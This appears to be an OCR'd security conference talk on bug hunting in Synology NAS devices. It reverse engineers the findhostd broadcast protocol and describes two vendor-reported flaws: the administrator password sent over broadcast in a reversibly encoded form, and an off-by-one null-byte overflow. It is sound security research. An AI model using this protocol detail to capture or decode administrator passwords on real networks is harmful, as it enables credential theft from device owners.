Bug Hunting in Synology NAS

Qian Chen | November 2019

Before we start …

All the opinions expressed here are solely on my own.

All the issues mentioned in this talk have been reported to the vendor.

Agenda

Introduction

Set Up

Bug Hunting

Summary

Introduction


About me

- Security Engineer of Qihoo 360 Nirvan Team
- Mainly focus on the security of embedded devices
- @cq674350529

What is NAS?


- NAS (Network Attached Storage) is a smart storage device that connects to your home or office network. It provides rich services, makes files access and share easily.


- A choice to bridge the gap between hard drive storage and cloud storage




NAS Market

- The NAS market is set to grow at a CAGR of 19.5% by 2024







- Synology NAS
  - In 2018, Wirecutter described Synology as a longtime “leader in the small-business and home NAS arena”.
  - Synology occupies the second largest market share in the Swiss data storage market.

    from IT-Markt Report 2019

Synology NAS

- Main product line of NAS
  - DiskStation for desktop models
  - FlashStation for all-flash models
  - RackStation for rack-mount models

- NAS models

- The coverage ranges from *Personal & Home User* to *IT Enthusiast* to *Small and Midsize Business* to *Enterprise*.

Synology DiskStation Manager(DSM)

- A Linux based software package that is the operating system for every Synology NAS.

```
root@NAS_6_2:~# uname -a
Linux NAS_6_2 3.10.105 #23739 SMP Tue Jul 3 19:50:10 CST 2018 x86_64 GNU/Linux synology_broadwell_3617xs
```

- It’s web-based and designed to help you manage your digital assets across home and office.


File Sharing


File Syncing


Data Backup


NAS Protection


Virtualization


Productivity


Multimedia


Cloud Services


Management


Data Security

Recent Synology NAS News

- Ransomware SynoLocker Threat
  - https://www.synology.com/en-global/security/advisory/SynoLocker
- Buffer Overflow
  - Synology NAS DS115j was hacked by @explorer_z from Chaitin Tech in GeekPwn 2018
- Ransomware Attack
  - Synology® Urges All Users to Take Immediate Action to Protect Data from Ransomware Attack
- Fraudulent Domains Phishing
  - Synology® Urges All Users to Stay Vigilant of Online Scams

Previous Research

- Network Attached Security: Attacking a Synology NAS (by NCC Group)
  - https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2017/april/network-attached-security-attacking-a-synology-nas/
- SOHOpelessly Broken 2.0 - Security Vulnerabilities in Network Accessible Services (by Independent Security Evaluators)
  - https://www.ise.io/whitepaper/sohopelessly-broken-2/

Set Up


Installation

- “White” Synology: device bought from the Synology with the official DSM
  - Easy to set up and use, and has complete features
  - Relative expensive cost with low configurations

- “Black” Synology: device composed of custom hardware, installing the official DSM from Synology
  - Relative low cost with high configurations
  - Incomplete features, such as having no access to Synology QuickConnect

Installation – “Black” Synology

- To install the “black” Synology,
  - The official PAT file provided by the Synology vendor
  - A UEFI/BIOS loader
- Two ways to install the PAT file
  - Web Assistant: communicate via 5000/tcp
  - Synology Assistant: communicate via 9999/udp (or 9998/udp, 9997/udp)




- Tutorial: Install/Migrate DSM 5.2 to 6.1.x (Jun's loader) https://xpenology.com/forum/topic/7973-tutorial-installmigrate-dsm-52-to-61x-juns-loader/
- Jun‘s official v1.02b loader https://mega.nz/#F!yQpw0YTI!DQqIzUCG2RbBtQ6YieScWg!yYwWkABb

Preparation

- Access to shell
  - SSH


- Install binutils: to analyze and debug the programs on device easily
  - Diagnosis tools package: Tools collection for diagnosis
  - Shell command: synogear install




```
root@NAS:/volume1/@appstore/DiagnosisTool/usr/bin# ls
addr2line             eu-make-debug-archive  fio-verify-state  mpstat             pmap              strings
addr2name             eu-nm                  fix_idmap.sh      name2addr          ps                strip
ar                    eu-objdump             free              ncat               pstree            sysstat
as                    eu-ranlib              gcore             ndisc6             pwdx              tcpspray
autojump              eu-readelf             gdb               nethogs            ranlib            tcpspray6
autojump_argparse.py  eu-size                gdbserver         nfsiostat-sysstat  rdisc6            tcptraceroute6
autojump_data.py      eu-stack               genfio            nm                 readelf           telnet
autojump_utils.py     eu-strings             gprof             nmap               rltraceroute6     tload
c++filt               eu-strip               iostat            nping              sa1               tmux
cifsiostat            eu-unstrip             iperf             nslookup           sa2               top
dig                   file                   iperf3            objcopy            sadc              tracert6
domain_test.sh        fio                    kill              objdump            sadf              uptime
elfedit               fio2gnuplot            killall           perf-check.py      sar               vmstat
eu-addr2line          fio-btrace2fio         ld                pgrep              sid2ugid.sh       w
eu-ar                 fio-dedupe             ld.bfd            pidof              size              watch
eu-elfcmp             fio_generate_plots     ldd               pidstat            slabtop           zblacklist
eu-elfcompress        fio-genzipf            log-analyzer.sh   ping               sockstat          zmap
eu-elflint            fio_latency2csv.py     lsof              ping6              speedtest-cli.py  ztee
eu-findtextrel        fiologparser.py        ltrace            pkill              strace
```

Bug Hunting


Local Adversary’s Perspective



local area network

Services Listening


- Common services
  - nginx
  - dmbd
  - minissdpd
  - dhcpclient
  - ntpd
  - nmbd
- Custom services
  - findhostd
  - iscsi_snapshot_comm_core
  - synosnmpcd




```
root@NAS_6_2:~# netstat -alnp -4
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      10978/nginx: master
tcp        0      0 0.0.0.0:5001            0.0.0.0:*               LISTEN      10978/nginx: master
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      10872/smbd
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      10978/nginx: master
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      10043/sshd
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      10769/postgres
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      10978/nginx: master
tcp        0      0 127.0.0.1:4700          0.0.0.0:*               LISTEN      10663/cnid_metad
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      10872/smbd
tcp        0      0 0.0.0.0:3262            0.0.0.0:*               LISTEN      10289/iscsi_snapsho
tcp        0    232 192.168.200.136:22      192.168.200.1:46746     ESTABLISHED 17311/sshd: admin [
tcp        0      0 192.168.200.136:5000    192.168.200.1:46747     TIME_WAIT   -
tcp        0      0 192.168.200.136:5000    192.168.200.1:46732     ESTABLISHED 15706/nginx: worker
tcp        0      0 192.168.200.136:5000    192.168.200.1:46739     ESTABLISHED 15706/nginx: worker
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           16103/avahi-daemon:
udp        0      0 0.0.0.0:39682           0.0.0.0:*                           9818/synosnmpcd
udp        0      0 0.0.0.0:9997            0.0.0.0:*                           9803/findhostd
udp        0      0 0.0.0.0:9998            0.0.0.0:*                           9803/findhostd
udp        0      0 0.0.0.0:9999            0.0.0.0:*                           9803/findhostd
udp        0      0 0.0.0.0:8472            0.0.0.0:*                           -
udp        0      0 0.0.0.0:1900            0.0.0.0:*                           9967/minissdpd
udp        0      0 0.0.0.0:51576           0.0.0.0:*                           16103/avahi-daemon:
udp     4352      0 0.0.0.0:68              0.0.0.0:*                           8773/dhclient
udp        0      0 192.168.200.136:123     0.0.0.0:*                           9874/ntpd
udp        0      0 127.0.0.1:123           0.0.0.0:*                           9874/ntpd
udp        0      0 0.0.0.0:123             0.0.0.0:*                           9874/ntpd
udp        0      0 192.168.200.255:137     0.0.0.0:*                           15628/nmbd
udp        0      0 192.168.200.136:137     0.0.0.0:*                           15628/nmbd
udp        0      0 0.0.0.0:137             0.0.0.0:*                           15628/nmbd
udp        0      0 192.168.200.255:138     0.0.0.0:*                           15628/nmbd
udp        0      0 192.168.200.136:138     0.0.0.0:*                           15628/nmbd
udp        0      0 0.0.0.0:138             0.0.0.0:*                           15628/nmbd
udp        0      0 127.0.0.1:161           0.0.0.0:*                           9682/snmpd
```

Service: findhostd


- findhostd is responsible for communicating with the Synology Assistant
- Synology Assistant is a desktop utility that searches for DiskStations in the local area network
  - Set up and install DSM on your DiskStation
  - Connect to network or multi-functional printers shared by your DiskStation
  - Setup Wake on LAN (WOL)
  - View monitored resources of your DiskStation



How does the Synology Assistant communicate with the findhostd?



Service: findhostd



- The messages are sent via broadcast (9999/udp)
- The messages are sent in clear text
  - MAC address
  - Server Name
  - Serial Number
  - Model

Service: findhostd


```
#define magic “\x12\x34\x56\x78\x53\x59\x4e\x4f”
```

```
struct data_chunk {
    unsigned int pkt_id;
    unsigned int unknown_1;
    unsigned int offset;
    unsigned int max_length;
    unsigned int unknown_2;
    unsigned int bit_mask?;
};
```

```
  pkt-id           offset      len
00000001 00000001 00000ed4 00000004 00000000 00000001     # packet type
...
00000011 00000000 00000008 00000024 00000000 00000000     # server_name
00000012 00000001 00000e90 00000004 00000002 00000000     # network address
00000013 00000001 00000e94 00000004 00000002 00000000     # network mask
00000014 00000001 00000e98 00000004 00000002 00000000     # network gateway
00000015 00000001 00000e9c 00000004 00000002 00000000     # network gateway
...
00000019 00000000 0000002c 00000024 00000000 00000000     # mac address
...
00000020 00000001 00000e8c 00000004 00000000 00000004     # packet sub_type
00000021 00000000 00000008 00000024 00000000 00000008     # server name
...
00000029 00000000 0000002c 00000024 00000000 00000010     # mac address
0000002a 00000000 00000074 00000604 00000000 00000000     # encoded password
00000048 00000001 00000eb8 00000004 00000000 00000000
00000049 00000001 00000ebc 00000004 00000000 00000000
0000004a 00000000 00000c24 000001f0 00000000 00000000     # username
...
00000077 00000000 00000e14 00000008 00000000 00000000     # version
00000078 00000000 00000e24 00000030 00000000 00000000     # model
...
0000007c 00000000 00000050 00000024 00000000 00000000     # mac address
...
000000c0 00000000 00002f1c 00000020 00000000 00000000     # serial number
000000c1 00000000 00002f40 00000008 00000000 00000000     # 'DSM'
000000c2 00000001 00002f48 00000004 00000000 00000000
```

Service: findhostd

- message format
  - magic
  - pkt_id
  - data_length
  - data




+偏移	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
000000	12	34	56	78	53	59	4E	4F	19	11	30	30	3A	31	31	3A	.4VxSYNO..00:11:
000016	33	32	3A	32	63	3A	61	36	3A	30	33	12	04	C0	A8	C8	32:2c:a6:03..Ŕ¨Č
000032	88	10	04	01	00	00	00	13	04	FF	FF	FF	00	18	04	00	..... ¨¨¨ ....
000048	00	00	00	15	04	C0	A8	C8	02	14	04	C0	A8	C8	02	A3	.....Ŕ¨Č...Ŕ¨Č.Ł
000064	04	00	00	00	00	01	04	02	00	00	00	11	07	4E	41	53	....NAS
000080	5F	36	5F	32	1E	04	C0	A8	C8	01	A0	04	0C	00	00	00	_6_2..Ŕ¨Č. .....
000096	C0	0A	41	38	4F	44	4E	30	32	34	36	38	73	0A	41	38	Ŕ.A8ODN02468s.A8
000112	4F	44	4E	30	32	34	36	38	A4	04	00	00	02	01	A6	04	ODN02468¤.....¦.
000128	78	00	00	00	50	00	52	00	54	04	00	00	00	00	56	00	x...P.R.T.....V.
000144	58	00	5A	00	5C	00	51	00	53	00	55	04	00	00	00	00	X.Z.\.Q.S.U.....
000160	57	00	59	00	5B	00	5D	00	A7	04	01	00	00	00	48	04	W.Y.[.].§.....H.
000176	01	00	00	00	49	04	BB	5C	00	00	77	03	36	2E	32	90	....I.»\..w.6.2.
000192	04	00	00	00	00	78	08	44	53	33	36	31	37	78	73	70	.....x.DS3617xsp
000208	19	73	79	6E	6F	6C	6F	67	79	5F	62	72	6F	61	64	77	.synology_broadw
000224	65	6C	6C	5F	33	36	31	37	78	73	C1	03	44	53	4D	80	ell_3617xsÁ.DSM€
000240	04	00	00	00	00	7B	04	00	00	00	00	00	71	04	01	00	.....{.....q....
000256	00	75	04	88	13	00	00	76	04	89	13	00	00	7C	11	30	.u.....v.‰...|.0
000272	30	3A	35	30	3A	35	36	3A	63	30	3A	30	30	3A	30	38	0:50:56:c0:00:08
000288	B0	08	3F	03	00	00	00	00	00	00	B1	08	00	00	00	00	°.?.....±.....
000304	00	00	00	00	B8	08	03	00	00	00	00	00	00	00	B9	08	....¸.........¹.
000320	00	00	00	00	00	00	00	00									....

```
// parse packet
unsigned char buf[0x2F50];

if (data_length + 1 < max_length) {
    snprintf(buf[offset], data_length + 1, "%s", data);  // for string
}

qmemcpy(buf[offset], data, 4);  // for integer
```

Service: findhostd

#1 password disclosure

- Quick conf packet
  - pkt_id=0x01: 0x04 - quick conf
  - pkt_id=0x2a: encoded password



- Clear password can be obtained by calling MatrixDecode()


MatrixDecode("S0L-UkHnmXk-vXKB") = "poc2019"

```
memset(&v24, 0, 0x600uLL);
v25 = 0;
MatrixDecode(a1 + 116, (__int64)&v24);
v18 = &v24;
```

During the installation, an adversary can easily steal the clear administrator password by monitoring the broadcast traffic.


Service: findhostd

- Protocol fuzzing: Kitty & Scapy
  - Kitty: fuzzing framework inspired by inspired by Sulley and Peach Fuzzer
  - Scapy: powerful packet manipulation and crafting tool



findhostd is ok ☹, but something weird with the Synology Assistant …

Service: findhostd #2 off-by-one overflow




```
struct data_chunk_1
{
    unsigned char pkt_id;
    unsigned char data_length;
    unsigned char* data;
};
```

```
v7 = (unsigned __int8)*a2;
if ( (signed int)v7 > a3 - 1 )
  return 0;
if ( !*a2 )
  return 1;
if ( a5 < v7 )
  return 0;
snprintf((char *)(a4 + a7 * a5), v7, "%s", a2 + 1);
*(_BYTE *)(v7 + a4) = 0;                    // null byte overflow
return v7 + 1;
```


The _snprintf function formats and stores count or fewer characters and values (including a terminating null character that is always appended unless count is zero or the formatted string length is greater than or equal to count characters) in buffer.

from MSDN

Service: findhostd

#2 off-by-one overflow

```
char buf[10];

snprintf(buf, 3, "%s", “poc");

buf[3] = '\x00';

snprintf(buf + 3, 5, "%s", “2019");
```





```
  pkt-id            offset      len
0000005a 00000000 00000aa8 00000080 00000000 00000000
0000005b 00000000 00000b28 00000080 00000000 00000000
